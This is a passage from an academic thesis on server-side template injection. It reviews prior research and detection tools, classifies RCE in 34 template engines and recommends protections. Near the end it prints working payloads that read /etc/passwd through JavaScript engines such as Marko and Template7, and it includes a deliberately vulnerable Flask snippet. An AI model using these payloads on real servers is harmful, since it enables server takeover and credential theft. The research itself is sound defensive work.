In this section, we delve into three of these papers, while the fourth [42] is reviewed in Section 3.3 since it is a paper that presents an SSTI detection tool. The three papers that we review in this section are the following. (i) Kettle's paper regarding SSTI discovery and exploitation [79]; (ii) Wang et. al. [181] paper that proposes to protect against SSTI with instruction set randomization; (iii) Zhao et. al. [191] paper that shows how sandboxed PHP template engines could be exploited to achieve RCE.

To the best of our knowledge, the concept of SSTI was first brought to light in 2015 by James Kettle [79]. Our research uncovered no references to this vulnerability in the academic literature before that year.

His research showed for the first time the critical consequences associated with template engines and how attackers can leverage them to achieve Remote Code Execution (RCE). James Kettle's work on SSTI was characterized by its analysis of the vulnerability, the practical exploitation techniques, and the far-reaching implications of SSTI in the context of modern web applications. Furthermore, Kettle analyzed five template engines (FreeMarker, Velocity, Smarty, Twig, and Jade), showing how they allowed RCE and how sandbox protections could be bypassed. Finally, his work showed case studies of prominent frameworks and CMS applications that are vulnerable to SSTI, demonstrating the possible prevalence of this vulnerability. Table 3.4 summarizes the literature related to SSTI from 2015 until now.

3.2.1 Kettle's Exploitation Methodology

In Reference [79], Kettle provides a step-by-step methodology to exploit SSTI in a black-box scenario. This methodology is also used by SSTI detection tools and is useful to understand the differences and similarities between template engines and how important it is, on the exploitation side, to know which engine a web application is running. The methodology is

Ref.	Tool	Year	Objective
[79]	Burp plugin	2015	Detection and exploitation of SSTI
[42]	ZAP plugin	2018	A tool for SSTI detection that uses polyglot payloads
[181]	-	2021	Defending against SSTI with instruction set randomization
[191]	TEFuzz	2023	Fuzzing PHP template engines to escape sandboxes

Table 3.4: Overview of SSTI-related literature

based on three main steps:

- **Detect**. In the detection phase, the goal is to confirm the presence of SSTI. There are two general contexts in which SSTI can arise: plaintext and code. In the plaintext context (we saw an example in Listing 2.2), HTML can be directly input into templates, and it's often a source of XSS. To detect this, one can invoke the template engine with generic payloads (e.g., the typical {{7*7}}).

  In the code context, user input is placed within template statements instead, making it less obvious to discover. An example is the following code:

```
1        user_input = request.form['username']
2        template = "<h1>Welcome, {{%s}}!</h1>" % user_input
3        render_template_string(template)
```

Listing 3.7: Flask Jinja2 code context SSTI example.

  This scenario can be discovered by trying to close the statement and injecting HTML tags afterward (e.g. }} SSTI).

- **Identify**. Once SSTI is detected, the next step is identifying the template engine in use. Sometimes, sending invalid syntax to cause error messages can reveal the engine. Otherwise, it is necessary to try different payloads and observe whether they are executed.

- **Exploit**. After finding the template injection and identifying the template engine, attackers usually need to find a way to escalate to RCE. The first step can be to read the template engine documentation since it can provide insightful information on methods,

variables, and special functionalities. If a way to escalate has not been found at this point, then the engine environment can be explored to see if it leaks any sensitive information that can be used to further compromise the system. Additionally, templates might expose objects that can be exploited by an attacker to perform malicious actions.

Despite the utility and practicality of this methodology, it mainly provides an offensive side of the SSTI vulnerability. Furthermore, it lacks generalization for the widespread variety of template engines that we have nowadays. Future research could work on both providing a more general method to detect and protect against SSTI vulnerabilities and exploring automated approaches for assessing RCE in template engines.

3.2.2 Protecting Against SSTI With Instruction Set Randomization

Wang et al. [181] proposed a new method for defending against Server-Side Template Injection (SSTI), which circumvents the need for specialized tools or scanners. This method is already used for other vulnerabilities [26,77,157] and is known as instruction set randomization [181]. This technique introduces an element of randomness into the template code by incorporating a random key. Notably, template engines rely on specific delimiters and instructions to parse templates. For instance, when the engine encounters the string `{{` (commonly used as the default delimiter in template engines like `Jinja2` and others), it identifies this as the beginning of a variable block to be executed. Some template engines provide environment functions or attributes that allow the customization of these delimiters. In cases where these options are not readily provided, the template engine's code can usually be modified to recognize different characters as the instruction delimiter (e.g., instead of using `{{ }}` as delimiters, alternative symbols like `[[ ]]` could be employed).

Instruction set randomization is based on this functionality and works by generating a random pair of delimiters (e.g., `{{randomString }}`) that is unknown to potential attackers. When a web application is vulnerable to SSTI, an attacker attempting to inject template code would fail to execute it, as the engine would not recognize the default delimiters. It is important to note that the effectiveness of this protection relies on the secrecy of the selected or generated random string. Therefore, the string should not be leaked in any way on the application, and

it needs to be sufficiently long and complex to resist brute-force attacks.

This SSTI defense approach is especially effective in scenarios where SSTI is unintentional. In cases where a web application intentionally exposes the template engine to users, this protection becomes impractical. Moreover, applying this technique in cases of unintended SSTI can impose a substantial burden on developers, as they would need to manually modify each template by adding the random string before every instruction (a process that could potentially be automated). Nevertheless, automation would require the creation of scripts to parse template files and implement the random string addition. Altering delimiters may not always be straightforward: as we said, many templates offer customization options, but others may necessitate changes to the template engine's core code. This practice introduces several security risks, including the need to re-modify the code with every engine update and the potential for introducing new vulnerabilities during code modifications.

In conclusion, the instruction set randomization approach offers a unique perspective on defending against SSTI but may not necessarily surpass other strategies or tools. In the future, this research path can be further explored to find automated ways to implement instruction set randomization that are reliable and easy to implement for developers.

3.2.3 PHP Template Engines Sandbox Escaping

In section 3.4.2, we saw that template engine developers have introduced sandbox modes to restrict the capabilities of template tags, preventing attackers from achieving RCE. However, a paper by Zhao Y. et al. [191] recently presented a fuzzer that aims to automatically detect and exploit sandbox escape bugs in template engines. In fact, it exploits a previously overlooked bug called *template escape*, which allows attackers to bypass the sandbox and gain RCE. This bug occurs when attacker-controlled inputs in the template code escape the template's intended semantics during translation to PHP code. Reference [191], uses CVE-2021-26120 as an example to illustrate how template escapes bugs work. By carefully crafting a template function name, attackers can inject PHP code into the translated PHP file, thereby gaining execution. The paper suggests that template escape bugs may not be as rare as previously thought and calls for a study of their prevalence and severity in every template engine.

Despite focusing only on a specific set of PHP engines, this work shows an increasing

interest in SSTI research. The results obtained by this paper also underline how SSTI still affects many CMSs and how sandboxing mechanisms cannot be trusted. TEFuzz is a tool that works with Tplmap and aims to detect sandbox escapes in PHP template engines. The results show that applying TEFuzz to 7 PHP engines, 55 bugs can be exploited to gain RCE on sandbox-protected template engines.

Also, Reference [79], discussed possible sandbox bypasses that existed in various template engines. Despite the majority of the sandbox bypasses shown being in template engines written in Java or PHP, it is possible that other engines in other languages can be vulnerable. The possibility that sandboxes are evaded (and therefore become useless in defending against RCE) is a worrying sign that this kind of protection might not be ideal. This calls for future research to uncover possible sandbox escapes in other engines and propose alternative ways to protect against RCE.

3.2.4 Open Research Gaps

As highlighted in previous sections, research on SSTI remains limited. Nevertheless, the works analyzed in this section have opened several promising topics for further investigation.

SSTI Detection and Prevention. Despite the existence of some detection tools, which will be further discussed in the next section, and the work by Silva [42], SSTI detection largely relies on black-box testing through payload injection on target websites. Currently, there are no white-box or gray-box detection tools available, nor have any research papers addressed this approach. On the prevention side, while the work by Wang et al. [181] on instruction set randomization is notable, a practical or comprehensive implementation strategy is still lacking.

RCE Detection and Prevention. Kettle [79] and Zhao [191] have both shown that sandbox mechanisms in template engines are unreliable and can be bypassed. However, automatic detection of this issue has only been addressed for PHP-based engines, leaving engines for other programming languages largely unexplored. Furthermore, the prevention of RCE remains a critical yet neglected area within SSTI research, with no published work offering a detailed analysis or solutions. There is a clear need for the development of methods to automatically block, detect, or even patch RCE vulnerabilities in template engines.

3.3 SSTI Detection Tools

This section will summarize how the three most popular tools to detect SSTI work and their main differences. This comparison can be useful to identify strengths, pitfalls, and improvements that future tools might implement. By showing the current state of SSTI detection tools, we aim to answer the second part of RQ1.2. We can evaluate their popularity to make a selection among these tools. Burp stands out as a widely recognized commercial vulnerability scanner, while ZAP is the leading open-source alternative. Furthermore, Tplmap has gained popularity, evident from its 3.5k GitHub stars and its status as an official Burp extension. It's worth noting that, during our search for "SSTI" or "template injection" tools on GitHub, we observed that many others are either forks or draw inspiration from Tplmap. Among the three tools we analyzed, the first one to be released, immediately after the discovery of SSTI by J. Kettle, was an extension to detect SSTI automatically for `Burp Suite`. Since `Burp` [140] is one of the most popular web application security testing software, the vulnerability started to get some attention. After that, two other tools were created to detect and exploit SSTI. Table 3.5 shows a general comparison between the four tools described in detail in the following. Notably, analyzing the Burp scanner's details is not possible since it is not open-source, so our analysis will focus on Tplmap, ZAP-Esup, and SSTImap.

Name	Year	Open-source	Supported engines	Plugin	Crawler
Burp scanner	2015	✗	-	Burp	✓
Tplmap	2016	✓	18	Burp	✗
ZAP-ESUP	2018	✓	18	ZAP	✓
SSTImap	2022	✓	27	-	✗

Table 3.5: SSTI detection tools comparison. The number of template engines supported by `Burp` is unknown.

3.3.1 Tplmap

`Tplmap` [136] is a command-line tool designed for detecting and exploiting SSTI vulnerabilities in web applications. Once a user detects a potential SSTI, Tplmap can automate the exploitation process by injecting payloads into the application to assess whether the vulnerability can be leveraged for RCE. Tplmap supports various template engines commonly used in web development, such as `Jinja2`, `Smarty`, and `Twig`, and it can detect and exploit SSTI vulnerabilities specific to a limited set of engines. Users can also provide custom payloads to Tplmap that can tailor the exploitation attempts to specific needs or test against unique scenarios. The main limitation of this tool is the restricted amount of template engines supported. `Tplmap` supports several popular template engines but does not cover every template engine used across the web. This means that some applications using less common or custom template engines may not be effectively tested using this tool. At this moment, `Tplmap` supports 18 template engines. Secondly, it lacks crawling capabilities: `Tplmap` cannot automatically find vulnerable endpoints, they have to be specified by the user. Furthermore, its repository is no longer maintained, thus lacking support for recent template engines. This, along with the aforementioned limitations, calls for new tools that will be able to keep up with the evolving landscape of SSTI and the ever-rising presence of new template engines.

3.3.2 ZAP-Esup

`ZAP-ESUP` [42] was published in 2018 by Diogo Silva as an extension for Zed Attack Proxy (ZAP) [128]. The main feature of this tool is that it uses polyglot payloads to overcome the limitations of `Tplmap` in terms of template engines supported and exploitation methodology. With a polyglot payload, in this case, the author means a string of symbols and letters that can help detect SSTI in multiple template engines.

The paper also discusses the development of an SSTI polyglot payload designed to cause errors in web applications. To determine the most effective method for triggering errors, the author tested four combinations of template tags: start tag (e.g., `${`), ending tag (e.g., `}`), start tag followed by an ending tag (e.g., `${}`), and start tag with a variable name and ending tag (e.g., `${foo}`). They found that the best way to cause errors was by sending a start tag, a

nonexistent variable name, and an ending tag, resulting in unusual behavior in 16 out of 18 tested applications. To detect unusual behaviors, the tool registers how the application responds with normal inputs and then with the SSTI payload. In this case, the absence of the variable in the template engine context causes an error, resulting in a different server response.

However, Java-based applications handle errors better with respect to other programming languages, without causing differences in the response when variables do not exist. To address this, the author creates a specific polyglot for Java applications that contains code intentionally violating their syntax to trigger errors. Then, to reduce the payload size, they create a general polyglot by combining various template start and end tags around an existing payload. Finally, they backslash the general polyglot to prevent rendering and add `Twig` commentary tags (`{# }`) to address issues with `Smarty`. The goal is to create an effective SSTI polyglot that can trigger errors in different web applications, thus detecting SSTI without specific engine knowledge.

`ZAP-ESUP` provides various improvements concerning `Tplmap` and handles some of the limitations we previously showed. Despite these improvements and the fact that it can detect SSTI without relying on specific engine payloads, it still does not consider possible new engines with syntaxes that are not supported by the current polyglot payloads. The state of the art also lacks unbiased tests to assess which of these two tools can detect SSTI more efficiently.

3.3.3 SSTImap

SSTImap is a tool based on Tplmap but with some differences in terms of functions and supported templates. It has the drawback of not being integrated as a Burp plugin, while Tplmap supports this integration. Similarly to Tplmap, it does not yet support a crawling integration, even though it appears to be a future plan. In terms of improvements, SSTImap provides support for 27 engines and contexts. Even though they are more than Tplmap, it is still a small number, especially if we consider that they are not 27 different template engines, but some of them are eval-like code injections or payloads for different versions of the same engine. The way in which it works is similar to Tplmap, it injects a set of payloads on the target URL and attempts to detect which template engine is being used.

3.4 Remote Code Execution in Template Engines

This section explores the different categories of RCE vulnerabilities in template engines and the corresponding protective measures. To this aim, we will start by categorizing the differences in how developers address RCE in their engines by describing the various ways in which it arises. This part of the thesis is based less on related academic papers (since there are no papers that analyze template engines in this way) and more on the results of experiments that we carried out on a set of 34 selected template engines. The goal of the following sections is to answer RQ1.3 by showing how RCE arises in template engines and how many of the current engines allow it, exposing web applications to the risk of a takeover if an SSTI arises.

3.4.1 RCE Types in Template Engines

The RCE example in Section 3.1.3 is just one of the many ways in which RCE can be achieved in template engines. After analyzing 34 template engines, we have found four main categories of RCE exploits. We will now present this categorization of exploits to understand how template engines allow RCE in different ways.

- **Direct code execution**. The execution of any code that is embedded inside the template engine's default delimiters. This practice makes the template engine extremely dangerous in case of a template injection, as an attacker can easily and immediately execute arbitrary code.

- **Tags or functions for code execution**. The presence of *specific delimiters, functions, or instructions* in the template engines that can be used to execute arbitrary code. This is a deliberate feature that engine creators provide because they believe web developers might want to use them to execute specific pieces of code inside the engine (e.g., define helper functions). Even if there is nothing wrong with providing such features, web developers should be aware of this kind of danger if SSTI arises or if they want to allow users to use the engine inside their web application.

- **Introspective**. An *introspective* exploit depends on the programming language of the template engine. Each language has different functions and attributes that can be ex-

ploited to traverse objects and achieve arbitrary code execution. This exploit is rather common as template engines typically allow access to attributes and functions on the objects passed to them. Therefore, using introspective features of object-oriented languages is the easiest way to attack this mechanism.

- **Bugs or vulnerabilities**. Bugs or vulnerabilities can arise in the template engine and be turned into a way to achieve RCE. This category encompasses unintended behaviors of template engines that can be exploited to achieve RCE in engines that would otherwise be secure from it.

3.4.2 Preventing RCE

Some template engines also enforce *security features* that allow for better resistance against specific exploits. These features are usually implemented by engine developers to block or reduce the risk of RCE. We use the term resistance because these security features are designed to provide higher protection against RCE. However, their effectiveness depends on how well they are implemented and if they are enforced by default, or if they have an opt-in switch. In the following, we show the various security features that can be provided in template engines.

- **Sandbox**. The easiest way to patch or limit template engines' arbitrary code execution capabilities is to prevent certain actions or block specific functions. Hence, sandboxes are used by the majority of the template engines that want to provide some basic level of security. We can define this feature as the existence of a *blacklist* of words in the syntax of the template engine. Whenever a word inside the blacklist is found, the execution of the template is blocked. The problem with this kind of security feature is that it does not provide a robust way to protect against arbitrary code execution. Sandboxes are escaped in many similar contexts, so it should be known to web developers that this kind of risk can be avoided by only keeping the engine updated. Besides, many template engines only put sandboxes in place after discovering an RCE exploit, making previous versions vulnerable. This is another fact that should be known to developers. If a template engine provides a sandbox, the latest version of the engine should always be used, or there is a risk that the sandbox is not updated.

- **No function calls**. All the introspective payloads found for the various template engines require a function call at a certain point, either to instantiate an arbitrary object or to call an introspective function. Blocking any function call can effectively avoid code execution, but it might also greatly impact the template engine functionalities.

- **Limited code execution**. Some template engines greatly limit what the user can or cannot do inside the delimiters. We could also say that sandboxes are meant to limit code execution. However, the main difference between these two categories is that sandboxes limit specific functions or attributes to systematically block specific payloads that can be exploited to achieve RCE. In this case, we refer to a more general limit that can be either imposed by blocking most functions or attribute access (with a whitelist, for example) or by giving only a set of custom directives that the developer can use in the template.

- **No RCE vulnerability**. Some template engines might not have any specific security features, but no arbitrary code execution was found. An example where this can happen is when the language of the template engine cannot have introspective payloads.

3.5 Server-Side Template Engine Analysis

We highlighted the importance of selecting a template engine and knowing the security risks related to each engine. This section provides a methodology to analyze template engines and assess their security. We selected 34 template engines to analyze based on their popularity, searching both on GitHub (using stars as a measure of popularity) and other search engines (exploring top results for queries like "template engines in" plus the programming language of choice).

3.5.1 Programming Languages

The automatic analysis of template engines for RCE paths presents a challenging issue due to the wide variety of template engines available. This diversity directly results from the numerous programming languages used for web application development and frameworks. Template engines operate as a series of Application Programming Interfaces (APIs) that can only be used

by the same programming language in which the template engine is written. Consequently, a template engine written in `Python` can only be used by `Python` web applications.

The complexity in automatically detecting RCE also arises because the payloads are linked to the programming language. An introspective exploit that works for `Python` does not work for `Java` and vice versa. This variety poses many challenges in defending against RCE and SSTI, one being the difficulty in assessing if a template engine allows RCE without depending on the engine language. To understand how many different programming languages are used for developing template engines, Figure 3.2 provides the results obtained when searching for *template engine* on GitHub and reporting how many repositories had code in a certain language. We only considered some of the programming languages present in our analysis. The results show that six popular languages covered about 60% of the total repositories.




Figure 3.2: Estimated number of template engines related repositories for each programming language by searching *template engine* on GitHub.

3.5.2 Analysis Results

To provide an overview of the current state of template engines regarding RCE and protections against its threat, we propose an analysis of 34 template engines in eight different programming languages. Table 3.6 shows a general overview of the results, while Figure 3.3 shows some statistics extracted from them. The analysis was carried out with a methodology that involves three main steps:

1. **Developing a minimal SSTI-vulnerable application.** The first step in analyzing an unknown template engine is to create an environment where we can test the template in an SSTI scenario. More specifically, the main objective of this phase is to create a *vulnerable* piece of code by progressively modifying existing snippets to trigger SSTI. Such snippets can often be found in the documentation of the template engine and can be modified to produce a vulnerable scenario. With this code, we can proceed to test possible RCE payloads.

2. **Testing exploits and security features.** We can test possible exploits after creating a working environment with a running SSTI-vulnerable code. To this end, we devised a *multi-step* procedure that can reveal whether the template engine is exploitable through RCE. This procedure is organized into *steps* of progressive complexity, where we design four exploitation methodologies, which we detail in Section 3.4.1. If we find a working exploit from one of the previous steps, we can consider the target template exploitable with RCE. However, if we cannot find any working exploit, it does not mean that the template engine is secure against RCE. In addition to that, we evaluate possible *security features* that characterize the target template according to a taxonomy that we describe in Section 3.4.2.

3. **Collecting the results.** In the final step, we collect the previous analysis's results. This part is essential for building a standard set of information that can be consulted and updated by researchers or programmers. In the future, template engines will be updated, and there is the possibility that they will introduce security measures that might change their ability to execute arbitrary code. Sometimes, they might even introduce bugs or

updates that allow code execution. The attained results are organized in a report that contains the following information: *(i) Name and language* of the template engine; *(ii) delimiters* used by the engine; *(iii)* type of *working exploit*; *(iiii)* the potential *security features* employed by the template. The report also briefly describes the engine, examples of secure and vulnerable codes, and a more detailed analysis of the payload that allows RCE, and the security features for each template engine.




Figure 3.3: Summary of how many Template Engines have or had RCE and how many implement any kind of protection to prevent it.

Upon analyzing our results, we can draw conclusions regarding the current state of template engines. Figure 3.3 presents aggregated findings, indicating that, given the total number of engines analyzed, a rather low number of template engines integrate any form of protection. Of significant concern is also the fact that, among the 34 engines assessed, 31 allow or have allowed RCE. Notably, this susceptibility is more pronounced in the most popular programming languages, such as Python, PHP, JavaScript, and Java.

A more detailed exploration of RCE types and security features is presented in Table 3.6. Here, we discern valuable insights into the kinds of RCE vulnerabilities and security mecha-

Language	Name	Delimiters	A. A.	E.F.	Exploit Kind	Security Features
Python	Django	{{ }}	✔	✘	-	LCE
	Tornado	{{ }} and {% %}	✔	✔	Tag code execution	-
	Jinja2	{{ }}	✔	✔	Introspection	-
	web2py	{{= }}	✘	✔	Introspection	-
	Mako	<% %>and $	✔	✔	Tag code execution	-
	Chameleon	${ }	✘	✔	Introspection	-
	Cheetah3	$ and #	✘	✔	Tag code execution	-
	Genshi	$ and <? ?>	✘	✔	Tag code execution	-
	Pyratemp	@! !@	✘	✘	-	Sandbox
PHP	**Laravel**	{{ }}	✘	✔	Tag code execution	-
	Twig	{{ }}	✔	✔	Introspection	Sandbox
	Smarty	{ }	✔	✔	Tag code execution	Sandbox
JavaScript	Vue	{{ }}	✔	✔	Introspection	-
	Pug	#{ }	✔	✔	Introspection	-
	Handlebars	{{ }} and #	✔	✔	Introspection	LCE
	Marko	${ }	✘	✔	Introspection	-
	Nunjucks	{{ }}	✔	✔	Introspection	-
	EJS	<%= %>	✔	✔	Introspection	-
	doT	{{= }}	✔	✔	Introspection	-
	Dust	{ } and {@ }	✔	✔	Bug	LCE
	JsRender	{{ }} and {{: }}	✔	✔	Introspection	-
	Template7	{{ }} and {{# }}	✘	✔	Tag code execution	-
	SquirrellyJS	{{ }} , @ and |	✘	✔	Introspection	-
Java	Thymeleaf	#{ }, ${ } and [[ ]]	✔	✔	Direct code execution	No function calls
	Pebble	{% %}	✔	✔	Introspection	Sandbox
	FreeMarker	${ }	✔	✔	Functions code execution	-
	Jinjava	{{ }}	✔	✔	Introspection	Sandbox
	Apache Velocity	$ and #	✔	✔	Introspection	-
Ruby	Slim	=	✔	✔	Direct code execution	-
	ERB	<%= %>	✔	✔	Direct code execution	-
Golang	Default engine	{{ }}	✔	✘	-	LCE
Perl	Mojolicious	<%= %>	✔	✔	Direct code execution	-
.NET	ASP	<%= %>	✔	✔	Direct code execution	-
	Razor	and ()	✔	✔	Direct code execution	-

Table 3.6: This table shows the main characteristics of all the template engines analyzed in this work. *A.A.* stands for Already analyzed, *E.F.* for Exploit Found, *LCE* for limited code execution. Template engine names in bold represent those we show as exploitable with RCE for the first time.

nisms these engines possess. Introspective exploits are the most prevalent, affecting 16 template engines. Following closely are tags for code execution and direct code execution, impacting seven and six engines, respectively.

Regarding security measures, they are rarely implemented, with only ten out of the 34 engines offering any form of protection. Among these, sandboxes are the most commonly employed security feature. It is worth noting that prior works, as demonstrated in references [79, 191], have raised doubts about the reliability of sandboxing. Out of the ten engines with security features, five incorporate a sandbox, while four provide limited code execution capabilities. This limitation on executable code within a template can significantly mitigate the risk of RCE but may also affect some of the engine's functionalities.

The results obtained from our analysis, along with what we saw in Section 3.1.2, show that SSTI is still a vulnerability that is present in the wild, and its consequences can be critical. Despite this, the state of the art is not addressing the problem with new solutions due to the wide variety of template engines in different programming languages, which makes it difficult to develop solutions that can effectively mitigate SSTI risks. Furthermore, most developers might be unaware that selecting the proper template engine for certain web applications is essential. Instead, they might go with the most popular solutions or be unaware of the possibility that a template engine can be a security hazard for their applications. As Table 3.1 shows, the most popular templates also often allow RCE. Additionally, analyzing the scenario of CMSs, we can find insightful cases of SSTI in which the engine is directly accessible by users. CMS developers are responsible for ensuring that RCE is achievable in their product through SSTI. Moreover, by analyzing CVEs, we can see that most of them are critical because SSTI can be escalated to RCE. If the template engines used in those cases were not allowing RCE, the impact of SSTI would be much lower. This calls for a sensibilization among developers to select template engines considering worst-case scenarios in which their website or CMS is vulnerable to SSTI. Finally, the last prominent scenario is when template engines are provided as a service to platform users. We saw the example of GitHub pages, but many CMS allow users to use template engines to build email templates or web pages. In these cases, the risks and impact are even higher since the risk is to allow arbitrary users to take control of servers in which other instances of user content exist and potentially leak their private data or destroy

other applications. In this scenario, selecting the proper template engine is crucial, but this calls for the automation of template engine analysis of RCE. We did not report the presence of RCE to the developers of the template engines, as this behavior is generally not considered a vulnerability from their perspective. The most prominent example of this is Jinja2, a template engine long known to allow RCE. However, its developers place the responsibility on application developers to avoid SSTI altogether. While this approach is debatable, it leads to the fact that RCE capabilities in a template engine are typically not regarded as reportable vulnerabilities. Moreover, in many cases, the presence of RCE is considered "by design". Meaning that, given how the template engine operates, preventing such issues would require either implementing attribute-level filtering or reengineering the engine entirely to avoid eval-like behavior related to attribute traversal.

3.5.3 Protecting against SSTI and RCE

SSTI vulnerabilities observed in the wild and reported in CVEs can generally be divided into two main categories, each stemming from different underlying issues.

Constructing template strings from user input. This scenario is particularly common in bug bounty reports and occurs when user input is embedded into a template string without proper sanitization. A typical example is when a user's registration data is included in a template string, allowing them to inject malicious instructions. To prevent SSTI in this context, developers should avoid constructing template strings that contain user-provided data whenever possible. If user-controlled data must be included within the template declaration, the input should be properly sanitized, specifically by removing or blocking sensitive template delimiters, such as curly brackets.

Usage of template engines that allow RCE. Most SSTI-related CVEs are assigned critical severity scores because these vulnerabilities often lead to remote code execution (RCE). However, selecting a framework or template engine that does not allow RCE can significantly reduce the severity and impact of an SSTI vulnerability. Using the data presented in Table 3.6, practitioners can quickly assess and choose template engines based on whether they permit RCE. It is crucial to emphasize that the selection of a secure template engine plays a key role in preventing RCE in the event that an SSTI vulnerability exists or if the application allows

users to construct their own templates.

3.6 RCE Case Studies

In section 2.1.1, we saw an example of template engine usage with `Jinja2`. This section will expand this overview by including other template engines and different programming languages. Notably, of the 34 template engines analyzed, nine were never analyzed before, and eight allow RCE. It would be interesting to provide a detailed explanation for each one but for space and repetitiveness reasons, we will only focus on those template engines that can provide useful insights into various coding practices, RCE types, and security features. For this reason, the only template engine that was never analyzed before that will be present in this section is Pyratemp (Section 3.6.1). Nonetheless, we can briefly summarize our findings for the other eight engines that allow RCE and were never analyzed before.

- **Cheetah** [28] is a `Python` template engine released in 2001. The documentation explains the existence of a special tag that can be used to execute direct `Python` code using {#echo <code>}.

- **Genshi and Kid** [160] is a Python template engine born in 2006 that is based on another engine called `Kid`. Again, we can execute arbitrary Python code using special delimiters <?Python <code> ?> .

- **web2py** [135] is a `Python` framework inspired by the famous `Django`. In `web2py`, the engine allows access to introspective `Python` attributes like in `Jinja2`. Therefore, it is possible to use a payload similar to what we have seen in Section 3.1.3 to achieve RCE.

- **Chameleon** [23] is a `Python` engine that compiles its templates to optimize their execution speed. In this engine, we can quickly discover by trying to access the introspective attributes of an object that we can achieve RCE.

- **Laravel (Blade)** [124] is an open-source framework to develop `PHP` web applications. It allows using different template engines, but by default, it uses its own, whose name

is Blade [123]. The documentation analysis reveals the presence of a raw PHP tag that allows code execution @php echo ‘ls‘ @endphp.

- **Marko** [37] is a JavaScript engine focusing on simplicity and speed. Like many other JavaScript engines, it allows access to introspective object functions and attributes that can easily be exploited to achieve RCE. The following example shows what a JavaScript introspective payload looks like.

```
1 ${ ''.toString.constructor.call({},"return global.process.mainModule.
    constructor._load('child_process').execSync('cat /etc/passwd').
    toString()")() }
```

Listing 3.8: A JavaScript introspective payload for Marko engine.

This payload allows the execution of any shell command so a malicious user can exploit it to open a reverse shell and perform any operation on the server. The general idea is that we need to load the child_process module and use it to call the execSync function that allows executing arbitrary shell commands in the server. The inner chain exploits the ability to traverse objects and move from a simple string to the global environment.

- **SquirrellyJS** [60] is a JavaScript engine inspired by other famous names like Nunjucks, Handlebars, and EJS. By using the same exact payload above (Listing 3.8)(with different delimiters), we can quickly achieve RCE with introspection.

- **Template7** [81] is a lightweight template engine focused on mobile-first web applications. In this case, looking at the documentation, we can find a special delimiter that allows us to execute arbitrary Javascript code. The following payload allows to execute arbitrary commands on Template7: {{ js ’ global . process . mainModule.require(" child_process ") . execSync(" ls ") ’ }}

